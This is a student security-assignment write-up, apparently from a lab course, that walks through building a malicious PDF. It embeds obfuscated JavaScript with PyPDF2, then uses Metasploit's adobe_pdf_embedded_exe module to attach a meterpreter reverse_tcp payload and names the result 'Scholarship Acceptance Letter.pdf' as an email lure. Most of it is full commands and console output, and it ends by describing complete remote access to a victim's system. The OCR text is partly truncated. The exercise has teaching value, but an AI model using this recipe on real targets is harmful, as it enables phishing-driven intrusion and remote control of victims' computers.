
Malicious PDF File Creation
No. 3

In this Assignment 1 phase 1, we did 2 distinct tasks: embedding a secret code in a pdf file and then corrupting said file with a malicious payload. The important information such as the key to unlock our pdf and the secret code to be discover are at the end.

A) Embedding the Secret Code

1st step :

We establish a secret code that we obfuscated using Obfuscator.io.
Below is NOT our secret code, this is just purely for example.




```
var Secret = "Secret#1234567890#";
```

```
var _0xdd85=
["\x53\x65\x63\x72\x65\x74\x23\x31\x32\x33\x34\x35\x36\x37\x38\x39\x30\x23"];var
Secret=_0xdd85[0]
```

2nd step :

To implement this code into our pdf, we use the library PyPDF2 and specifically the command PdfWriter. The pdf is first named Funding1.




```python
from PyPDF2 import  PdfWriter

def attacher():

    writer = PdfWriter()

    writer.add_js("(function(_0x66efbe,_0x5e0f6d){var _0x589062=_0x2d1a,_0x522ed9=_0x66efbe();while(!![]){try{var _0xf69196=parseInt(_(
    writer.add_blank_page(width=100,height=100)

    with open("/home/kali/Downloads/Funding1.pdf", "wb") as output_stream:
        writer.write(output_stream)

    output_stream.close()
    return('ok')

attacher()
```

```
└─$
 *  History restored

┌──(kali㉿kali)-[~]
└─$
```

B) Embedding a Malicious Payload

1st step


We open the Metasploit console by using command msfconsole.
We want to create insert our malicious payload into a pdf, thus we search for windows adobe pdf exploit.




```
       =[ metasploit v6.2.9-dev                          ]
+ -- --=[ 2230 exploits - 1177 auxiliary - 398 post       ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command

msf6 > search windows adobe pdf

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/windows/fileformat/adobe_libtiff              2010-02-16       good       No     Adobe Acrobat Bundled LibTIFF Integer Overflow
   1   exploit/windows/fileformat/adobe_collectemailinfo     2008-02-08       good       No     Adobe Collab.collectEmailInfo() Buffer Overflow
   2   exploit/windows/browser/adobe_geticon                 2009-03-24       good       No     Adobe Collab.getIcon() Buffer Overflow
   3   exploit/windows/fileformat/adobe_geticon              2009-03-24       good       No     Adobe Collab.getIcon() Buffer Overflow
   4   exploit/windows/fileformat/adobe_flashplayer_button   2010-10-28       normal     No     Adobe Flash Player "Button" Remote Code Execution
   5   exploit/windows/browser/adobe_flashplayer_newfunction 2010-06-04       normal     No     Adobe Flash Player "newfunction" Invalid Pointer Use
   6   exploit/windows/fileformat/adobe_flashplayer_newfunction  2010-06-04   normal     No     Adobe Flash Player "newfunction" Invalid Pointer Use
   7   exploit/windows/fileformat/adobe_pdf_embedded_exe     2010-03-29       excellent  No     Adobe PDF Embedded EXE Social Engineering
   8   exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs  2010-03-29     excellent  No     Adobe PDF Escape EXE Social Engineering (No JavaScript)
   9   exploit/windows/fileformat/adobe_reader_u3d           2011-12-06       average    No     Adobe Reader U3D Memory Corruption Vulnerability
   10  exploit/multi/fileformat/adobe_u3d_meshcont           2009-10-13       good       No     Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
   11  exploit/windows/fileformat/adobe_u3d_meshdecl         2009-10-13       good       No     Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
   12  exploit/windows/browser/adobe_utilprintf              2008-02-08       good       No     Adobe util.printf() Buffer Overflow
   13  exploit/windows/fileformat/adobe_utilprintf           2008-02-08       good       No     Adobe util.printf() Buffer Overflow


Interact with a module by name or index. For example info 13, use 13 or use exploit/windows/fileformat/adobe_utilprintf

msf6 >
```

2nd step:

We select the number 7: exploit/windows/fileformat/adobe_pdf_embedded_exe and check the information on it.




```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe_nojs) > use exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe_nojs) > use exploit/windows/fileformat/adobe_pdf_embedded_exe
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > info

       Name: Adobe PDF Embedded EXE Social Engineering
     Module: exploit/windows/fileformat/adobe_pdf_embedded_exe
   Platform: Windows
       Arch:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2010-03-29

Provided by:
  Colin Ames <amesc@attackresearch.com>
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)

Check supported:
  No

Basic options:
  Name            Current Setting                                                            Required  Description
  ----            ---------------                                                            --------  -----------
  EXENAME                                                                                    no        The Name of payload exe.
  FILENAME        evil.pdf                                                                   no        The output filename.
  INFILENAME      /usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf  yes       The Input PDF filename.
  LAUNCH_MESSAGE  To view the encrypted content please tick the "Do not show this message again" box and press Open.  no  The message to display in the File: area
```



```
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)

Check supported:
  No

Basic options:
  Name            Current Setting                                                                                       Required  Description
  ----            ---------------                                                                                       --------  -----------
  EXENAME                                                                                                               no        The Name of payload exe.
  FILENAME        evil.pdf                                                                                              no        The output filename.
  INFILENAME      /usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf                              yes       The Input PDF filename.
  LAUNCH_MESSAGE  To view the encrypted content please tick the "Do not show this message again" box and press Open.  no        The message to display in the File: area

Payload information:
  Space: 2048

Description:
  This module embeds a Metasploit payload into an existing PDF file.
  The resulting PDF can be sent to a target as part of a social
  engineering attack.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2010-1240
  OSVDB (63667)
  http://blog.didierstevens.com/2010/04/06/update-escape-from-pdf/
  http://blog.didierstevens.com/2010/03/31/escape-from-foxit-reader/
  http://blog.didierstevens.com/2010/03/29/escape-from-pdf/
  http://www.adobe.com/support/security/bulletins/apsb10-15.html

msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > 
```

3rd step:

We also show the options of our embedded payload which include the use of reverse tcp. Meaning that whenever we run our payload, the system will start listening and allow the reverse connection to come back to our console when someone open our malicious pdf.




```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

   Name            Current Setting                                                                                      Required  Description
   ----            ---------------                                                                                      --------  -----------
   EXENAME                                                                                                              no        The Name of payload exe.
   FILENAME        evil.pdf                                                                                             no        The output filename.
   INFILENAME      /usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf                             yes       The Input PDF filename.
   LAUNCH_MESSAGE  To view the encrypted content please tick the "Do not show this message again" box and press Open  no        The message to display in the File: area
                   .


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)


msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > 
```

4th step :

Set our malicious pdf to our created custom PDF (the one where we have embedded our secret code).

Thus, the file Scholarship Acceptance Letter.pdf has now both our secret code and our embedded malicious payload.




```
   ----            -------------                                                                    -----    -----------
   EXENAME                                                                                          no       The Name of payload exe.
   FILENAME        evil.pdf                                                                         no       The output filename.
   INFILENAME      /usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf         yes      The Input PDF filename.
   LAUNCH_MESSAGE  To view the encrypted content please tick the "Do not show this message again" box and press Open  no       The message to display in the File: area
                   .

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**

Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)

msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set INFILENAME /home/kali/Downloads/Funding1.pdf
INFILENAME ⇒ /home/kali/Downloads/Funding1.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set FILENAME Scholarship Acceptance Letter.pdf
FILENAME ⇒ Scholarship Acceptance Letter.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set lhost 10.0.2.15
lhost ⇒ 10.0.2.15
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set lport 4444
lport ⇒ 4444
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > █
```

5th step:

Our final step is to verify our LHOST and LPORT have the correct information so that we can establish the reverse connection.


We also transfer our file to our file system to be able to send it via email later.



```
   0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)

msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set INFILENAME /home/kali/Downloads/Funding1.pdf
INFILENAME ⇒ /home/kali/Downloads/Funding1.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set FILENAME Scholarship Acceptance Letter.pdf
FILENAME ⇒ Scholarship Acceptance Letter.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set lhost 10.0.2.15
lhost ⇒ 10.0.2.15
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set lport 4444
lport ⇒ 4444
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > run

[*] Reading in '/home/kali/Downloads/Funding1.pdf' ...
[*] Parsing '/home/kali/Downloads/Funding1.pdf' ...
[-] Sorry, I'm picky. Incompatible PDF structure, please try a different PDF template.
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit

[*] Reading in '/home/kali/Downloads/Funding1.pdf' ...
[*] Parsing '/home/kali/Downloads/Funding1.pdf' ...
[-] Sorry, I'm picky. Incompatible PDF structure, please try a different PDF template.
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > run

[*] Reading in '/home/kali/Downloads/Funding1.pdf' ...
[*] Parsing '/home/kali/Downloads/Funding1.pdf' ...
[*] Using 'windows/meterpreter/reverse_tcp' as payload ...
[+] Parsing Successful. Creating 'Scholarship Acceptance Letter.pdf' file ...
[+] Scholarship Acceptance Letter.pdf stored at /home/kali/.msf4/local/ScholarshipAcceptanceLetter.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > mv Interrupt: use the 'exit' command to quit
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > Interrupt: use the 'exit' command to quit
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > Interrupt: use the 'exit' command to quit
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > mv /home/kali/.msf4/local/ScholarshipAcceptanceLetter.pdf /home/kali/Downloads
[*] exec: mv /home/kali/.msf4/local/ScholarshipAcceptanceLetter.pdf /home/kali/Downloads

msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > █
```

Bonus step :

When this file is executed, we could use the multi handler and reverse-tcp payload to access the backdoor we have created and have complete remote access to the victim's system. See example below :


kali-linux-2022.3-virtualbox-amd64 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
21:44
root@kali: ~
File Actions Edit View Help
CTRL DROITE


```
  II       'T;. .;P'   '.'  /  |  \  `.'
